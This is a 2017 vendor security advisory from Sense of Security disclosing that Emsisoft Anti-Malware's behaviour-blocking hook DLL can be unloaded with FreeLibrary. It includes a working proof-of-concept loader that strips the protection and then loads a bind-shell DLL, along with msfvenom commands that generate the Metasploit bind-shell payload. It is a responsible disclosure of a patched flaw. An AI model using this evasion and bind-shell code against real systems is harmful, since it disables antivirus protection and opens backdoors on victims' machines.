Sense of Security – Security Advisory – SOS-17-001.

Emsisoft Anti-Malware Behavior Blocker Bypass.

10 February 2017.

Emsisoft Anti-Malware Behavior Blocker Bypass - Security Advisory - SOS-17-001


Release Date.	10-Feb-2017
Last Update.	10-Feb-2017
Vendor Notification Date.	20-Jan-2017
Product.	Emsisoft Anti-Malware
Platform.	Microsoft Windows 8/8.1/10
Affected versions.	a2hooks32.dll 10.0.0.218
Severity Rating.	Medium
Impact.	Security bypass
Attack Vector.	From local system
Solution Status.	Vendor patch
CVE reference.	CVE- Not yet assigned

Details.

Emsisoft Anti-Malware injects user mode hooks into each running process via a2hooks32.dll. The hooks allow Emsisoft Anti-Malware to analyse the behaviour of the process and alert the user when malware actions are suspected, such as listening on a port or interacting with other processes.

The following code triggers an alert by trying to run calculator:

```
ShellExecute(NULL, TEXT("open"), TEXT("C:\\Windows\\System32\\calc.exe"), NULL,
NULL, SW_SHOWDEFAULT);
```



EMSISOFT ANTI-MALWARE

BEHAVIOR ALERT!

File name: C:\Users\Ayman\Documents\Visual Studio 2015\Projects\E...\Emsisoft.exe

Diagnosis: Program is attempting to manipulate other processes

View details
Allow once
If you are sure the behavior is valid, you may continue the action.
Block once
Terminate this program now, but do not move it to quarantine.
Allow always
Allow this behavior now and in the future.
Quarantine (recommended)
Stop the action immediately and prevent the program from being executed again.

The issue exists in the dynamic library a2hooks32.dll as it can be unloaded from memory without alerting the user. A malware developer can unload the hooks to bypass the Behavior Blocker as follows:


```
HMODULE hmoda2hook;
hmoda2hook = GetModuleHandle(TEXT("a2hooks32"));
if (FreeLibrary(hmoda2hook))
              printf("[+] Protections removed!");
```

To test running malicious code we generate a bindshell payload using Metasploit in EXE and DLL formats:

```
msfvenom  -p  windows/shell_bind_tcp -f exe -o shell.exe

msfvenom  -p  windows/shell_bind_tcp -f dll -o shell.dll
```

Running shell.exe triggers this alert



EMSISOFT ANTI-MALWARE

BEHAVIOR ALERT!

File name: C:\data\payloads\shell.exe

Diagnosis: Program is behaving in a similar manner to a Backdoor


View details
Allow once
If you are sure the behavior is valid, you may continue the action.
Block once
Terminate this program now, but do not move it to quarantine.
Allow always
Allow this behavior now and in the future.
Quarantine (recommended)
Stop the action immediately and prevent the program from being executed again.

We create a loader for the DLL version that unloads Emsisoft's hooks first as follows:

```
HMODULE hmoda2hook;
hmoda2hook = GetModuleHandle(TEXT("a2hooks32"));
if (FreeLibrary(hmoda2hook))
        printf("[+] Emsisoft Protection removed!\n ");
HINSTANCE hGetProcIDDLL = LoadLibrary(TEXT("shell.dll"));
if (!hGetProcIDDLL) {
        printf("Error loading dll");

}
```

The bindshell payload now runs without triggering an alert.



runshell.exe

```
C:\data\payloads>runshell.exe
[+] Emsisoft Protection removed!
```

C:\Windows\system32\cmd.exe

```
C:\data\payloads>netstat -nao | findstr "4444"

C:\data\payloads>netstat -nao | findstr "4444"
  TCP    0.0.0.0:4444           0.0.0.0:0              LISTENING       7820

C:\data\payloads>_
```

Proof of Concept.

runshell.cpp

```
#include <windows.h>
#include <stdio.h>

int main(void)
{
        HMODULE hmoda2hook;
        hmoda2hook = GetModuleHandle(TEXT("a2hooks32"));
        if (FreeLibrary(hmoda2hook))
                printf("[+] Emsisoft Protection removed!\n");
        HINSTANCE hGetProcIDDLL = LoadLibrary(TEXT("shell.dll"));
        if (!hGetProcIDDLL) {
                printf("Error loading dll");
        }

}
```

Solution.

Emsisoft fixed the issue in the latest version by making the hooks DLL statically linked.

Discovered by.

Ayman Sagy from Sense of Security Labs.

About us.

Sense of Security is a leading provider of information security and risk management solutions. Our team has expert skills in assessment and assurance, strategy and architecture, and deployment through to ongoing management. We are Australia's premier application penetration testing firm and trusted IT security advisor to many of the country's largest organisations.

Sense of Security Pty Ltd

Level 8, 66 King St
Sydney NSW 2000
AUSTRALIA

T: +61 (0)2 9290 4444
F: +61 (0)2 9290 4455
W: http://www.senseofsecurity.com.au
E: info@senseofsecurity.com.au
Twitter: @ITsecurityAU

The latest version of this advisory can be found at:

http://www.senseofsecurity.com.au/advisories/SOS-17-001

Other Sense of Security advisories can be found at:

http://www.senseofsecurity.com.au/research/it-security-advisories.php